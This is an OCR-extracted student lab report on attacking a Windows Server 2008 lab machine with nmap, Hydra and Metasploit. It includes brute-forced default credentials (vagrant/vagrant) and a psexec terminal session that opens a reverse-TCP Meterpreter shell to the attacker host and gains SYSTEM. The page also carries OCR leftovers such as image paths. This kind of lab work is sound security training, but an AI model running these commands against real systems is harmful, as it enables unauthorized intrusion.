Table of Contents

2

3

3

4

6

8

10

11

12

13

14

16

16

17

19

20

21

22


23

23

Windows Server 2008


Advanced Scanning and Enumeration


This first exploit utilizes nmap as well as the scanner (scanner/smb/smb_version) to accomplish two tasks. Firstly, the nmap scan and the optional additions (for this lab I ran *nmap -T4 -PA -sC -sV --version-all --osscan-guess -A -p 1-65535 10.0.0.175* - this was chosen so that I could come back after looking at documentation and develop a better understanding of verbose nmap commands and additional ports using osscan) were utilized to see what was available on the host device. The second portion utilized functionality within scanner/smb/smb_version to ensure the correct host(s) is identified and a record is maintained.



Exploiting Port 21 – IIS FTP

This exploit utilizes brute-forcing with Hydra, Metasploit, and Nmap to access the FTP (Port 21) which can garner access to the target machine via port 80 IIS website. However, this is unfortunately all that can be done as it is likely unescapable. The use of dotdotpwn can technically allow us to escape, however, as the command needs to check all directories it will probably fail. The Hydra exploit failed, some modifications were necessary to ensure the Metasploit exploit could run (in particular, the pathway for the file has been changed - /usr/share/wordlists/metasploit/filename - I used default_pass_for_services_unhash.txt and default_users_for_services_unhash.txt). Finally, the Nmap exploit did yield the password to the vagrant account usr:vagrant pswrd:vagrant.






With the vulnerabilities in FTP, one could utilize a Python script hosted at 15803.py, however due to the depreciated aspects of the old Python code, and the nature of this lab. That being of a single remote machine, there is not much use in this exploit.


Exploiting Port 22 – SSH


This export starts off with discussing the use of information gathered in previous running services. The examples given states that tools like Legion or OpenVAS usually report these when doing initial scans. The metasploit scan was unable to establish any connections, Nmap utilized the same .txt files and found the vagrant account with valid credentials. These exploits attempt to establish a session over port 22 where the hacker can get high privilege, unfortunately with these exploits you cannot upgrade the shell sessions to Meterpreter.



Exploiting Port 137 (UDP) - NetBIOS Name Service


This exploit allows us to gather intelligence towards the target system. NetBIOS provides limited data (NetBios name, group name, delete the aforementioned or search). The following scans show the information gathered through a NBTSCAN, enumerating via Nmap as well as Metasploit







Exploiting Port 445 – SMB


This exploit's page can be broken down into two sections, the first is the information that is obtainable via enumerating smb via different tools.








The second aspect of this is the exploiting SMB to gain access to PowerShell and have the ability to execute commands. There are varying levels of this, many of which rely on which target you set (target 1 = powershell, target 3 = Regsvr32).


Kali - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sear...
My Computer
Ubuntu Server
CentOS
Windows 10
Kali
Endpoint Sec...
WinXP
WinServ8
Win10
Ubuntu7
Ubuntu14
Kali
WinServ8
alio1@kali: ~
File Actions Edit View Help
[*] Sending stage (200774 bytes) to 10.0.0.175
[*] Meterpreter session 1 opened (10.0.0.101:4444 → 10.0.0.175:64562) at 2023-09-24 15:19:50 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 10.0.0.175 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/psexec) > unset payload
Unsetting payload...
[!] Variable "payload" unset - but will use a default value still. If this is not desired, set it to a new value or attempt to clear it with set --clear payload
msf6 exploit(windows/smb/psexec) > back
msf6 > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass M3t@!
smbpass => M3t@!
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set target 1
target => 1
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.0.0.101:4444
[*] 10.0.0.175:445 - Connecting to the server...
[*] 10.0.0.175:445 - Authenticating to 10.0.0.175:445 as user 'Administrator'...
[*] 10.0.0.175:445 - Executing the payload...
[+] 10.0.0.175:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 10.0.0.175
[*] Meterpreter session 2 opened (10.0.0.101:4444 → 10.0.0.175:64586) at 2023-09-24 15:21:46 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > print hello
[-] Unknown command: print
meterpreter >
Applications
1 2 3 4
15:23
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:23
24/09/2023


Exploiting Port 1617 – JMX

